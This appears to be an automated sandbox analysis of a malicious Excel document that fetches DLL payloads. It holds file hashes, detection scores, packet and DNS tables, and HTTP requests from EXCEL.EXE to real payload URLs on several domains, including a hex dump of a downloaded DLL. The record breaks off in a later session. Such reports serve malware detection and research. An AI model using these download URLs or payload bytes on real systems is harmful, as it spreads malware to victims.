| SHA-256:        | 306C6E39327DAD93262B4531BA5B95B35F4541C70B0D4A6FE5F1DC8C96C86D8C                                                                                                                                                                                                                                    |
| SHA-512:        | FB6BABA1B27D7019DA35D2CF854A111DEE6574196CC9E2022956ABDB3717B5C2321DC8811533205B3AA87A047AC6D927252688AAFAA802AFB989E38568C1EC8                                                                                                                                                                     |
| Malicious:      | true                                                                                                                                                                                                                                                                                                |
| Antivirus:      | <ul style="list-style-type: none"><li>Antivirus: ReversingLabs, Detection: 59%</li></ul>                                                                                                                                                                                                            |
| Preview:        | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......8..ik..ik..k..ik..k..k..ik..hk..ik..k..k..k..k..ikRic<br>h..ik.....PE..d...{.b.....".....S.....@.....P.....<br>.....text.....`rdata..4.....@..@.data....7.....@...pdata.....@..@.rsrc.....<br>@..@.reloc.....@..B.....<br>..... |

|                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                     |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Windows\System32\RrQZitdNyvCFEhe\pDnxsrvRjXW.dll (copy)   |                                                                                                                                                                                                                                                                                                     |
| Process:                                                                                                                                                                                                                       | C:\Windows\System32\regsvr32.exe                                                                                                                                                                                                                                                                    |
| File Type:                                                                                                                                                                                                                     | PE32+ executable (DLL) (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                                 |
| Category:                                                                                                                                                                                                                      | dropped                                                                                                                                                                                                                                                                                             |
| Size (bytes):                                                                                                                                                                                                                  | 371200                                                                                                                                                                                                                                                                                              |
| Entropy (8bit):                                                                                                                                                                                                                | 7.1527177644825635                                                                                                                                                                                                                                                                                  |
| Encrypted:                                                                                                                                                                                                                     | false                                                                                                                                                                                                                                                                                               |
| SSDEEP:                                                                                                                                                                                                                        | 6144:hINuuXQASByX7fxoJcXy16qFHJ7wwD1w3pq6jTK/V9OT0u:hINu9ASByX7ly/BJ7rGTK/V3                                                                                                                                                                                                                        |
| MD5:                                                                                                                                                                                                                           | C9FD6F4A594719F21F310D8D0A2E55BB                                                                                                                                                                                                                                                                    |
| SHA1:                                                                                                                                                                                                                          | D999195E150304EF6FA4AE5362FDB70D0457429B                                                                                                                                                                                                                                                            |
| SHA-256:                                                                                                                                                                                                                       | E654F14F3A98027669FD428597A2B4967B5276BDB94DA7770189E791FD98FC50                                                                                                                                                                                                                                    |
| SHA-512:                                                                                                                                                                                                                       | BC7F62214F70076027355858367004A019FBE18EE9404AC58ECC550C9EF5F2B3DB6A01E2B60A33E55B5FE323D52CD1BA0C455AA2C99E058140F9ABD5AF5B8EE                                                                                                                                                                     |
| Malicious:                                                                                                                                                                                                                     | true                                                                                                                                                                                                                                                                                                |
| Antivirus:                                                                                                                                                                                                                     | <ul style="list-style-type: none"><li>Antivirus: ReversingLabs, Detection: 59%</li></ul>                                                                                                                                                                                                            |
| Preview:                                                                                                                                                                                                                       | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$......8..ik..ik..k..ik..k..k..ik..hk..ik..k..k..k..k..ikRic<br>h..ik.....PE..d...{.b.....".....S.....@.....P.....<br>.....text.....`rdata..4.....@..@.data....7.....@...pdata.....@..@.rsrc.....<br>@..@.reloc.....@..B.....<br>..... |

|                       |                                                                                                                                                                                                                                                                                              |
|-----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Static File Info      |                                                                                                                                                                                                                                                                                              |
| General               |                                                                                                                                                                                                                                                                                              |
| File type:            | Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Fri May 20 07:48:11 2022, Security: 0 |
| Entropy (8bit):       | 6.4271376493454015                                                                                                                                                                                                                                                                           |
| TrID:                 | <ul style="list-style-type: none"><li>Microsoft Excel sheet (30009/1) 78.94%</li><li>Generic OLE2 / Multistream Compound File (8008/1) 21.06%</li></ul>                                                                                                                                      |
| File name:            | Datej_26744565.xls                                                                                                                                                                                                                                                                           |
| File size:            | 69120                                                                                                                                                                                                                                                                                        |
| MD5:                  | a8777e5596125dadbb7563052324e1bb                                                                                                                                                                                                                                                             |
| SHA1:                 | bbd66379044f8d49541a7ae6d793b44a0aea3b49                                                                                                                                                                                                                                                     |
| SHA256:               | cbd5b0454385324baee6fc97124c8656ea55f4272f7365e2fbcf570470cba4e6                                                                                                                                                                                                                             |
| SHA512:               | bc55dc475143442d0168876524c87acce817db63d3df5aa1b036c42e01d0d591e9f7f3fe8c1583ed9bbd9199fa0f1984e25dc11bc476377251e5461b91f77dd0                                                                                                                                                             |
| SSDEEP:               | 1536:5VKpb8rGYrMPe3q7Q0XV5xtezE8vG8UM+y9s1a6YG2jzQ0ViPvDNHh9e2:fkpb8rGYrMPe3q7Q0XV5xtezE8vG8UMU                                                                                                                                                                                              |
| TLSH:                 | B9635B467A59C92FD914D33549D74BA97316FC318FAB0B833225B324AFFD8A05A0361B                                                                                                                                                                                                                       |
| File Content Preview: | .....>.....                                                                                                                                                                                                                                                                                  |


|           |
|-----------|
| File Icon |
|-----------|





Total Packets: 41

- 53 (DNS)
- 80 (HTTP)



TCP Packets

| Timestamp                            | Source Port | Dest Port | Source IP       | Dest IP         |
|--------------------------------------|-------------|-----------|-----------------|-----------------|
| May 23, 2022 09:50:02.294528961 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:02.444719076 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:02.444813967 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:02.445317984 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:02.741724014 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.381975889 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.382035017 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.382078886 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.382119894 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.382181883 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.383656025 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.389375925 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.389420033 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.389532089 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.389571905 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.389645100 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.389681101 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.389687061 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.389689922 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.389704943 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.389728069 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.389739990 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.389786005 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.538484097 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.538518906 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.538665056 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.552984953 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.553042889 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.553189039 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.577831984 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.577858925 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.577876091 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.577887058 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.577995062 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578027010 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578042984 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578058004 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.578061104 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578104019 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.578111887 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.578138113 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |

| Timestamp                            | Source Port | Dest Port | Source IP       | Dest IP         |
|--------------------------------------|-------------|-----------|-----------------|-----------------|
| May 23, 2022 09:50:03.578152895 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578190088 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578227043 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.578247070 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.578645945 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578670979 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578732014 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.578751087 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.578758955 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.578813076 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578834057 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.578872919 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.578891993 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.581415892 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.581437111 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.581564903 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.589770079 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.696420908 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.696492910 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.696543932 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.696582079 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.696600914 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.696625948 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.696654081 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.709778070 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.709811926 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.709832907 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.709856033 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.709958076 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.711386919 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.743401051 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.743431091 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.743448019 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.743459940 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.743483067 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.743510008 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.743653059 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.745328903 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.745356083 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.745373011 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.745385885 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.745404959 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.745445013 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.745493889 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.782417059 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.782448053 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.782589912 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.788149118 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.788173914 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.788189888 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.788202047 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.788310051 CEST | 49171       | 80        | 192.168.2.22    | 103.171.181.223 |
| May 23, 2022 09:50:03.802514076 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.802539110 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.802556038 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.802572012 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.802588940 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.802608013 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |
| May 23, 2022 09:50:03.802625895 CEST | 80          | 49171     | 103.171.181.223 | 192.168.2.22    |

| UDP Packets                          |             |           |              |              |
|--------------------------------------|-------------|-----------|--------------|--------------|
| Timestamp                            | Source Port | Dest Port | Source IP    | Dest IP      |
| May 23, 2022 09:50:01.881863117 CEST | 55868       | 53        | 192.168.2.22 | 8.8.8.8      |
| May 23, 2022 09:50:02.273823977 CEST | 53          | 55868     | 8.8.8.8      | 192.168.2.22 |
| May 23, 2022 09:50:06.393023968 CEST | 49688       | 53        | 192.168.2.22 | 8.8.8.8      |
| May 23, 2022 09:50:06.421401978 CEST | 53          | 49688     | 8.8.8.8      | 192.168.2.22 |
| May 23, 2022 09:50:10.200681925 CEST | 58836       | 53        | 192.168.2.22 | 8.8.8.8      |
| May 23, 2022 09:50:10.369116068 CEST | 53          | 58836     | 8.8.8.8      | 192.168.2.22 |
| May 23, 2022 09:50:13.578142881 CEST | 50134       | 53        | 192.168.2.22 | 8.8.8.8      |
| May 23, 2022 09:50:13.687604904 CEST | 53          | 50134     | 8.8.8.8      | 192.168.2.22 |

| DNS Queries                          |              |         |          |                    |                         |                |             |
|--------------------------------------|--------------|---------|----------|--------------------|-------------------------|----------------|-------------|
| Timestamp                            | Source IP    | Dest IP | Trans ID | OP Code            | Name                    | Type           | Class       |
| May 23, 2022 09:50:01.881863117 CEST | 192.168.2.22 | 8.8.8.8 | 0xd04f   | Standard query (0) | learnviaonline.com      | A (IP address) | IN (0x0001) |
| May 23, 2022 09:50:06.393023968 CEST | 192.168.2.22 | 8.8.8.8 | 0xff53   | Standard query (0) | kolejleri.com           | A (IP address) | IN (0x0001) |
| May 23, 2022 09:50:10.200681925 CEST | 192.168.2.22 | 8.8.8.8 | 0x90dc   | Standard query (0) | stainedglassexpress.com | A (IP address) | IN (0x0001) |
| May 23, 2022 09:50:13.578142881 CEST | 192.168.2.22 | 8.8.8.8 | 0xa812   | Standard query (0) | milanstaffing.com       | A (IP address) | IN (0x0001) |

| DNS Answers                          |           |              |          |              |                         |       |                 |                |             |
|--------------------------------------|-----------|--------------|----------|--------------|-------------------------|-------|-----------------|----------------|-------------|
| Timestamp                            | Source IP | Dest IP      | Trans ID | Reply Code   | Name                    | CName | Address         | Type           | Class       |
| May 23, 2022 09:50:02.273823977 CEST | 8.8.8.8   | 192.168.2.22 | 0xd04f   | No error (0) | learnviaonline.com      |       | 103.171.181.223 | A (IP address) | IN (0x0001) |
| May 23, 2022 09:50:06.421401978 CEST | 8.8.8.8   | 192.168.2.22 | 0xff53   | No error (0) | kolejleri.com           |       | 85.114.142.153  | A (IP address) | IN (0x0001) |
| May 23, 2022 09:50:10.369116068 CEST | 8.8.8.8   | 192.168.2.22 | 0x90dc   | No error (0) | stainedglassexpress.com |       | 66.71.247.68    | A (IP address) | IN (0x0001) |
| May 23, 2022 09:50:13.687604904 CEST | 8.8.8.8   | 192.168.2.22 | 0xa812   | No error (0) | milanstaffing.com       |       | 107.189.3.39    | A (IP address) | IN (0x0001) |

| HTTP Request Dependency Graph                                                                                                                           |  |
|---------------------------------------------------------------------------------------------------------------------------------------------------------|--|
| <ul style="list-style-type: none"> <li>learnviaonline.com</li> <li>kolejleri.com</li> <li>stainedglassexpress.com</li> <li>milanstaffing.com</li> </ul> |  |

| HTTP Packets |              |             |                 |                  |                                                      |
|--------------|--------------|-------------|-----------------|------------------|------------------------------------------------------|
| Session ID   | Source IP    | Source Port | Destination IP  | Destination Port | Process                                              |
| 0            | 192.168.2.22 | 49171       | 103.171.181.223 | 80               | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |

| Timestamp                            | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                       |
|--------------------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 23, 2022 09:50:02.445317984 CEST | 2                  | OUT       | GET /wp-admin/qGb/ HTTP/1.1<br>Accept: */*<br>UA-CPU: AMD64<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)<br>Host: learnviaonline.com<br>Connection: Keep-Alive |



| Timestamp                                  | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|--------------------------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 23, 2022<br>09:50:06.527494907<br>CEST | 393                | IN        | HTTP/1.1 200 OK<br>Server: nginx<br>Date: Mon, 23 May 2022 07:50:06 GMT<br>Content-Type: application/x-msdownload<br>Transfer-Encoding: chunked<br>Connection: keep-alive<br>X-Powered-By: PHP/7.4.29<br>Cache-Control: no-cache, must-revalidate<br>Pragma: no-cache<br>Expires: Mon, 23 May 2022 07:50:06 GMT<br>Content-Disposition: attachment; filename="4HWP0KQI.dll"<br>Content-Transfer-Encoding: binary<br>Set-Cookie: 628b3cae78674=1653292206; expires=Mon, 23-May-2022 07:51:06 GMT; Max-Age=60; path=/<br>Last-Modified: Mon, 23 May 2022 07:50:06 GMT<br>Vary: Accept-Encoding,User-Agent<br>Content-Encoding: gzip<br>Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 03 ec fd 09 7c 53 c5 f6 00 8e df a4 09 84 d2 92 00 2d 94 3d 40 81 22 5b 15 d4 22 54 53 2c 7a 2b 05 0b 02 56 45 2d b2 55 41 ad 90 40 55 40 6a 5a a5 86 6a 55 54 f4 b9 e0 8e 3b 4f 11 81 87 da 02 92 82 f8 44 dc d0 87 8a fb 8d 41 c5 95 ba 35 ff b3 cc dc 7b 73 93 a2 be f7 fd fd ff cf ff f3 e7 3d 9b 73 67 3d 73 e6 cc 99 33 33 67 ce 4c 3c b7 5e 49 51 14 c5 01 ff c5 62 8a b2 49 e1 7f 3e e5 cf ff 69 f0 5f 87 3e 5b 3a 28 1b da bd d6 77 93 ad f8 b5 be 53 cb 2f 5e e4 ad 58 78 f9 bc 85 33 2f f5 ce 9a 79 d9 65 97 fb bd 17 cd f1 2e 0c 5c e6 bd f8 32 6f e1 99 67 79 2f bd 7c f6 9c e1 e9 e9 a9 d9 a2 8c 3b 9f 6b 9b f7 c1 be 8b e7 cb ff 9e 7d 68 fb fc 20 fd 1e 99 ff 2e fc be f5 f8 af f3 df a7 b8 f2 f9 d5 14 be 6d fe cf f4 fb fd fc 03 f4 fb 83 f8 fd 91 7e a7 5c 3c ab 1c cb b1 e2 5a 32 5e 51 66 5f d7 46 f9 e9 ea eb 2f 92 61 87 95 7e de f6 f6 54 68 bc 5d 51 1e 48 a1 b0 15 c7 c3 1f 0f 83 36 45 c0 10 ed c4 3f 8a f1 ab 28 6d 88 68 e1 5e 6d 20 c4 67 93 99 e4 4f e2 37 83 eb 1f b7 2b d5 f0 fb d9 fd 76 a5 84 42 53 94 df 23 50 e6 61 bb b2 c7 6d 42 f8 b0 53 59 6d 57 fe fe 3f af 5d 59 73 94 7c c3 fd 73 2a fd f0 fb 6b 8a 9d 11 c2 b6 3b 2c 45 28 4a d9 f0 85 b3 67 fa 67 2a ca a8 10 97 a9 ac 82 5f 57 7c c1 3e f8 ff 70 4e a6 ac 39 11 1b 07 f1 19 f0 bb 3a 21 5d c3 f0 0a 4e 48 6d 3c 2c ea 5e 97 a4 bc 85 8b 16 ce 02 98 68 82 9c f9 15 fc 6e 4a 96 6e ce 82 cb 21 e1 ef 6d 14 a2 95 e2 82 df 07 9c d6 74 e3 5a a7 c4 ff ff 1f fe 53 6b 67 64 bb d4 da 05 d9 1e b5 d6 9f 9d 75 b6 1a 3c 94 5b 14 da af 86 be 57 43 91 58 e6 d7 6e bb 32 7e e4 ae e2 d0 2b 05 75 93 6d a1 26 48 9d 83 09 bd b1 cc dd 10 35 b2 41 0d ee 8a a9 a1 96 ef 9f 56 43 db d5 23 6f a8 b1 5d ea 90 46 35 d8 6c 5f d4 76 93 d3 a7 ac 88 e6 ee 74 1c eb 55 63 8d 6a dd d8 63 87 bc 17 cb fc 87 5e 62 a8 09 ca b4 73 89 4b b1 c4 0a 2e 31 34 23 db a7 86 16 64 ab 6a c8 9f 5d a2 06 77 e4 5e b8 7d 8f fc 47 f8 22 96 25 6a c8 79 f6 7d 76 45 1d b9 43 ad 2d c4 c4 5b b3 57 60 83 42 bb d5 d0 fb b1 29 9e e2 ba e2 ec bc 82 4d 1e 0a db ab d6 15 66 e7 aa a1 57 31 ad 37 76 56 56 4d 83 5f 20 d8 33 b8 34 3b d7 13 f8 be 38 54 9d bd 12 13 63 3e 35 f4 ae f6 71 4b 0c 9a 56 0c 45 8f dc a3 4d ed 8b c5 cc c8 2e 03 7c 4a 92 e1 53 06 f8 84 ef d5 f1 29 41 7c ea 93 e0 e3 fa 33 7c 72 11 1f 57 e0 7b b5 6e 2a<br>Data Ascii: 1faa[S-=@["[TS,z+VE-UA@U@jZjUT;ODA5[s=sg=s33gL<^Qbl>i_>[:(wS/^Xx3/ye.l2ogy/ ;k}h .m~\<Z 2^Qf_F/a~Th]QH6E?(mh^m gO7+vBS#PamBSYmW?]Ysjs*k;,E(Jgg* _W]>pN9!:]NHm<^hnJn!mtZSkgdu<[WCXn 2~+um&H5AVC#o]F5l_vtUcj^bsK.14#djw^}G"%jy)jvEC-[W'B)MfW17vVVM_ 34;8Tc>5qKVEM.lJS)A 3 rW{[n* |

| Session ID | Source IP    | Source Port | Destination IP | Destination Port | Process                                              |
|------------|--------------|-------------|----------------|------------------|------------------------------------------------------|
| 2          | 192.168.2.22 | 49173       | 66.71.247.68   | 80               | C:\Program Files\Microsoft Office\Office14\EXCEL.EXE |

| Timestamp                                  | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                        |
|--------------------------------------------|--------------------|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 23, 2022<br>09:50:10.497107029<br>CEST | 646                | OUT       | GET /classes/05SkiiW9y4DDGvb6/ HTTP/1.1<br>Accept: */*<br>UA-CPU: AMD64<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)<br>Host: stainedglassexpress.com<br>Connection: Keep-Alive |

| Timestamp                                  | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
|--------------------------------------------|--------------------|-----------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------